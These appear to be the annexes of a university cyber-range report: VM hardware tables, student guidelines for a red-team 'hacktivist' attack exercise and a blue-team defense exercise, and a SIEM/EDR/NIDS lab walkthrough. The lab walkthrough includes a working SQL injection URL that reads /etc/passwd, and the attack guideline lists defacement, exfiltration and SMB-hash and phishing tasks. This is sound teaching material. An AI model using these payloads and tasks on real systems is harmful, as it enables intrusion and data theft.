


Figure 42. Network Map Architecture, Fourth Stage Deployment

ANNEX B. HARDWARE SPECIFICATIONS

Table 9 contains the hardware resources needed by each machine. It is really important to remember that the only resource that can't be shared is RAM, there is no issue in sharing the same CPU cores between VMs and regarding the disk size it is required only once even with multiple instances of the environment thanks to what is known as "soft-cloning".

VM Name	RAM	Nº CPU Cores	Disk Size
fw	450 MB	2	3 GB
nsntp	400 MB	1	3.1 GB
www	400 MB	1	3.3 GB
www2	2048 MB	4	19.7 GB
pooh	400 MB	1	3.8 GB
metasploitable2	500 MB	1	8.2 GB
metasploitable3	4000 MB	2	65.88 GB
vuln-web-apps	500 MB	1	6.3 GB
db	400 MB	1	3.5 GB
dc	2048 MB	4	13.3 GB
workst1	400 MB	1	3.4 GB
workst2	2048 MB	2	17.6 GB
nids	3250 MB	2	5.7 GB
siem	4250 MB	4	6.2 GB
edr	4000 MB	4	26.7 GB
admin	3000 MB	5	33.2 GB
dashboard	400 MB	1	3.2 GB
attacker	2500 MB	4	20.2 GB
attacker2	2500 MB	4	20.4 GB

Table 9. Hardware Resources Employed Per Machine

The resources employed during the final exercise can be found at Table 10.

RAM	CPU Nº Cores	Disk Size
28494 MB	38	186.3 GB

Table 10. Hardware Resources Employed Per Instance of the Final Exercise

Resources employed during the biggest laboratory (fw, ADM_SIEM, ADM_NIDS, ADM_EDR, DMZ_nsntp, DMZ_www, CPD_db, IN_workst2, ADM_admin, EXT_attacker1, EXT_attacker2) are shown in Table 11.

RAM	CPU Nº Cores	Disk Size
23.198	30	142.9 GB

Table 11. Hardware Resources Employed Per Instance of the First Staged Deployment

ANNEX C. ATTACK EXERCISE STUDENTS GUIDELINE

The virtualization server is available at: https://molly.lab.it.uc3m.es:8006/
*Before reading the statement, turn on all the VMs which name starts by attack_exercise_

This is not another ordinary guided laboratory/assignment of the subject, this is the more complex/realistic exercise you will be facing during this subject. The exercise can be only performed during this three hour session. You are not only intended to use all the knowledge and the skills you have acquired through the subject but also encouraged to use all the tools you can (yes, everything, LLMMs included). There are no instructions on how to perform this exercise.

During this exercise you will be acting as a hacktivist, this means you will not only be penetrating the systems but also performing certain disrupting tasks along the way. The infrastructure you will be attacking doesn't currently have a Blue Team defending it actively, but some defense systems have been set in place and left behind so you must be careful (do not attack as a headless chicken running against a wall). The only machines which are not a target are the following ones: Firewall (the IPs ended in .1), the server which is providing DNS and NTP services and lastly the exercise dashboard (192.168.168.2).

Here are the IP ranges that you must attack: 10.0.10.0/24, 10.0.11.0/24, 10.0.12.0/24, 10.0.13.0/24. The last IP range can be attacked but it is not a direct target (it can still be useful to attack it.). (yes, you aren't provided with a network map, enjoy the "fog of war") Brute force attacks are completely forbidden, as well as hash cracking.

To pass the exercise you need to at least break into two targets and achieve both local command execution and local privilege escalation. In order to carry out the whole exercise pivoting is mandatory (in almost all cases..). The challenge in this exercise isn't to find the vulnerabilities (which should be quite easy to spot) but rather performing complex actions such as pivoting. Reverse name resolution is enabled, so take advantage of it.

You will be rewarded with points each time you achieve either command execution or privilege escalation in a target. To prove that you have achieved it, create a file named **hacked.txt** on this paths:

Linux	Windows
Command Execution: /flag/ Privilege Escalation: /root/	Command Execution: C:\Users\Public\ Privilege Escalation: C:\Windows\System32\

These are all the disruption tasks you must carry out:

- Perform a web defacement(port 80). (target www)
- Perform a web defacement. (target www2)
- Take down the database service. (target db)
- Take down the file sharing service. (target workst1)
- Exfil the valuable file (inside /root) and place it on your desktop (sha256 hash and name must be identical). (target db)
- Create a user with the name “Hacker” within the Windows AD. (target dc)
- Remove the valuable file (search Public user) (target workst2)

*To perform the web defacements you must upload the index.html file that is at /home/cyber/ in the attacker machines to the webserver and you must set it as the index of the server itself.

The difference between just achieving command execution/privilege escalation and the disruption tasks is the fact that you will be rewarded only once for the first ones while you will be continuously rewarded once a disrupting task has been completed.

Hints can be bought with the points earned.

You have acquired some intelligence on your target: There is a user machine which is already compromised, it has been set to try to connect once per minute to a SMB share that is in your attacker machine IP. If you exploit this, you will obtain the only hash that must be cracked of all the exercise (use the following wordlist */home/cyber/wordlist.txt*). Also that same machine has an insider which will “fall” into a phishing attempt on the IP of your attacker machine (only, the first machine), the phishing must be a Google Login page running on port 8080 (setoolkit is already configured to listen on that port), if exploited successfully this will provide plaintext user credentials of that machine.

The attacker machine has been provisioned with two additional tools: sliver (stealthy C2) and bloodhound (for AD environments, it's accessible on the http://localhost:8000/ on the attacker machines with the credentials *admin:Changeme.123!* , Sharphound.exe is available also in /home/cyber).

There are certain vulnerabilities that can only be exploited if you are using the DNS names instead of directly using the IPs of the machines.


Once the teacher tells you to do so, open your attacker machine (credentials *cyber:cyber*), go to the dashboard website (http://dashboard.cyber.uc3m) and start the exercise.
Try to break this network as much as you can. Good Luck and Have Fun.

ANNEX D. DEFENSE EXERCISE STUDENTS GUIDELINE

The virtualization server is available at: https://molly.lab.it.uc3m.es:8006/
*Before reading the statement, turn on all the VMs which name starts by defense_exercise_

This is not another ordinary guided laboratory/minilab of the subject, this is the more complex/realistic exercise you will be facing during this subject. The exercise can be only performed during this three hour session. You are not only intended to use all the knowledge and the skills you have acquired through the subject but also encouraged to use all the tools you can (yes, everything, LLMMs included). There are no instructions on how to perform this exercise.

During this exercise you will be acting as the Blue Team/Incident Response Team of the organization, this means you will not only be creating defense use cases in the systems but also actively defending it from attacks (and repairing their damages) along the way. The infrastructure you will be defending has been barely configured to install all the EDR agents and set all the basic things such as log forwarding, but there are no defense use cases implemented at all (neither on the NIDS, SIEM or EDR), also the FW doesn't have a ruleset.
Here is a complete map of the network you must defend:



The only machines that won't be targeted by the attackers are the ones within the ADM LAN, the FW and DMZ_nsntp.

The network is already compromised from the start of the exercise, there is exactly one persistence mechanism per machine (on the targets, except for DMZ_pooh), this mechanism is set on root/Administrator level and should be easy to spot by different means. You have exactly one hour once the exercise has started to discover and disable these mechanisms. You will receive a penalization for each one remaining after the hour has ended (however they won't be used as entry points later). Here is a high level description of the expected behaviour of the FW:

Default Forward Policy is blocking

All icmp packets must be allowed
All SSH connections must be allowed
All connections that are already established must be allowed
All traffic that comes from ADM must be allowed

This exact rules must be in place to avoid blinding yourself

```
iptables -A FORWARD -o ${ADM} -d ${EDR_IP} -p tcp --dport 1514 -j
ACCEPT
iptables -A FORWARD -o ${ADM} -d ${EDR_IP} -p udp --dport 1514 -j
ACCEPT
iptables -A FORWARD -o ${ADM} -d ${EDR_IP} -p tcp --dport 1515 -j
ACCEPT

iptables -A FORWARD -o ${ADM} -d ${SIEM_IP} -p udp --dport 514 -j
ACCEPT

iptables -A FORWARD -i ${OUT} -o ${ADM} -d ${SIEM_IP} -p tcp --dport
80 -j DROP
iptables -A FORWARD -o ${ADM} -d ${SIEM_IP} -p tcp --dport 80 -j
ACCEPT
iptables -A FORWARD -o ${ADM} -d ${SIEM_IP} -p tcp --dport 5044 -j
ACCEPT
```

All traffic that goes to EXT or DMZ must be allowed
Traffic that goes from DMZ to CPD must be allowed
Traffic that goes from CPD to IN must be allowed
Traffic that goes from IN to CPD must be allowed

Alternatively this is the bare minimum possible configuration of the FW:

Default Forward Policy is allowing
All icmp packets must be allowed
All SSH connections must be allowed
All connections that are already established must be allowed

All connections from EXT to DMZ must be allowed
All connections from EXT must be blocked

During the first hour you are expected to perform both the minesweeping and the creation of the FW ruleset (at least a bare minimum, be very careful to not blind yourself nor the dashboard, you have a template file at */etc/firewall-rules.sh* within the FW VM). Vulnerability scans have been done already, reports can be found on http://admin.cyber.uc3m

During the second hour you are expected to create the use cases you consider useful, the vulnerabilities of the network are the same that you have exploited a few days ago.

During the third hour you will receive waves of attacks, each wave will simulate a different threat actor with a different profile. You must block the attack as soon as it is detected and recover/repair all the affected systems. During the attack phase you will be penalized over time if any system is down or disrupted, so fix them as soon as possible.

*To fix the websites, their source code has been provided on the backup folder that can be found within the Desktop of the Admin VM

Reports are important in real life, and so are they in this exercise, for each attack (once it has been stopped and everything is fine) you must fill a simple report with some information of the attack. If you add a relevant IoC in the report (IP), it will be rewarded with points.

To pass the exercise you need to keep at least 4000 points.
Hints can be bought with the points.

The CISO has bought an intel threat report that may be useful if you don't know what use cases could help you. (these ones may not detect the attack since the start. Since you previously attacked this same network, maybe you could think of better use cases..)

Here is the report: The first wave of attacks is carried out by a hacktivist, you should expect pivoting and early disruptions. The second wave of attacks is carried out by a script-kiddie so you can expect a lot of noise, especially in the web servers, as you can expect he doesn't know how to pivot so if you have set a bare minimum firewall ruleset you should be fine. The third wave of attacks is carried out by an APT, you won't notice too much activity until it's too late, as you can expect the APT will disguise its traffic as legitimate, it will also use a rootkit, the only place where it will make a lot of noise is scanning the AD. Both the hacktivist and the APT won't use just a single IP to carry out the attack.

The user accounts, scoring and vagrant, won't be exploited by any attack.
*It is recommended to set an exception at the FW to be able to use the first attacker VM as if it was another admin VM. Attacker2 machine must be running but you cannot use it.
Once the teacher tells you to do so, open your admin machine (credentials *cyber:cyber*), go to the dashboard website (http://dashboard.cyber.uc3m) and start the exercise.

Try to defend this network as best as you can. Good Luck and Have Fun.

ANNEX E. CYBER DEFENSE SYSTEMS 4º LAB SESSION GUIDELINE

During this laboratory session you are going to use all the deployed defensive systems.

MILESTONE 1. Launch a vulnerability scan

Login to http://admin.cyber.uc3m , where you will find an instance of the Vulnerability Scanner Greenbone, the credentials for this website are *admin:changeme* . Once inside, on the sidebar select *Scans* > *Tasks* , now on the top left of the web you should see the icon of a *wizard wand*, hover the mouse over that icon and on the new menu click on *task wizard*. On the new menu just introduce the IP **10.0.11.2** and then click start scan.

*Once the vulnerability scan has been launched, jump directly to the next milestone because it is going to take a while and you can't really do nothing to speed up the process.

MILESTONE 2. Set up the log input in the SIEM

Login to http://siem.cyber.uc3m , where you will find an instance of Graylog, the credentials for this website are again *admin:changeme* . Once inside, on the navigation bar, click on the option *System* and then in the new submenu click on *Inputs*. On the new page, click on select input and choose the option *Syslog UDP*, a form will appear, just provide a title and click on *Save* .

MILESTONE 3. Simple correlation to detect web vulnerability scans

Before rushing to create the correlation, take your time to generate the kind of log that you want to correlate. In this case we want to monitor web-based attacks, in particular the apparition of 100 HTTP 404 errors within 1 minute. To generate this kind of logs you can execute the command *nikto -h http://www.cyber.uc3m* in the attacker VM. To view all the collected logs within the SIEM, move your mouse to the navigation bar and click on *Streams*, once the page loads click on *All messages*, here you can see (and search) logs in real time. Find a log that contains the 404 error and click it to expand it. Now open a new tab in the browser and enter the SIEM, then in the navigation bar click on *Wizard* and then in the sub menu click in *Alert rules*. On the new page click the option *Create*.

Start by giving the new alert a title, then add within the fields condition: on the left box the specific field of the log where the error 404 is shown, on the select field the option *contains*, and lastly on the right field the value that if present within the previously specified field of a log, will indicate for sure that it is a 404 error log. To finish, just modify the *count condition* and lastly click on *Save*.

Verify that it works by launching the nikto scan again, if the correlation has been set up correctly, it will take a little bit more than a minute for the SIEM to detect it. To view the alerts and events within the SIEM, move the mouse to the navigation bar and click on *Alerts*, in the new page select the option *Both*. It may be necessary to refresh the page to view the new alert.

MILESTONE 4. Hierarchical correlation

The web is vulnerable to SQLi, you can exploit this by using the URL

http://www.cyber.uc3m/?search_title=1%27+and+1%3D0+union+select+null%2C+load_file(%27/etc/passwd%27)%23

, this will be detected by snort community rules. This use case must correlate the generated snort event with the event triggered by the custom developed snort rule created in the last lab (the one that detects attempts to login through SSH from DMZ to ADM). The process to create the correlation is almost the same as done before, the only difference is that after filling the alert parameter for detecting the first event, you must click on the option *AND* on the sidebar, this will cause a new form to appear under the already filled one, fill this second form with the information of the second event you want to monitor. Set the amount of events to be more than zero, the total time to one hour, don't add a group by condition. Finally save the use case and test it. Be careful, the alert itself can be more tricky to find within the alerts page (if you don't see it within a couple minutes, increase the window of time of your event search, not of the correlation itself*)

MILESTONE 5. Start the EDR agents and check its detection capabilities

Login to the http://edr.cyber.uc3m , where you will find an instance of Wazuh, the credentials are *cyber:Changeme.123!* . In a normal setup, you will go to the home page and click on adding agent, to deploy new agents, however due to the air gapped setup of this laboratory the agents have been already installed and you only need to start and enable them. Therefore, log via into the VMs www and db, and run the following commands:

systemctl enable wazuh-agent
systemctl start wazuh-agent

Wait until the agents appear on the EDR dashboard, then try scanning the website with Nikto and SQLMap (wizard mode). Are the attacks detected and flagged within the threat hunting page of the EDR (having the www agent selected)? Now go back to the main dashboard, and enter the page of an agent, then click on *Inventory Data*, what information can be found here?

MILESTONE 6. Network Forensics

To finish off this laboratory session, login into http://nids.cyber.uc3m/ , where you will find an instance of Arkime (it's like a distributed Wireshark), the credentials are *admin:changeme* .

Try checking if you are able to find here the exact network packets related to the unauthorized exfiltration of the /etc/passwd file done before. To do it use the search bar, the specific field that contains the value you are searching is *http.uri*, you can use the typical comparison operators such as == , also Arkime allows the use of regex expressions an example of a valid regex expression would be: */heregoessomething.*/* .

Remember that in regex the point character is a wildcard character, also the asterisk character indicates the appearance of none to an unlimited number of times of a certain element, with that in mind the previous expression can be translated as the result of filtering "heregoessomething" followed by anything else. Using all the previous indications, figure out how to search for all the HTTP packets which URI contains the word *passwd* . If you have successfully implemented the filter, select one of the packets just to check its contents. The last step is to click on the navigation bar option of Connection and answer the following question: What is being shown here?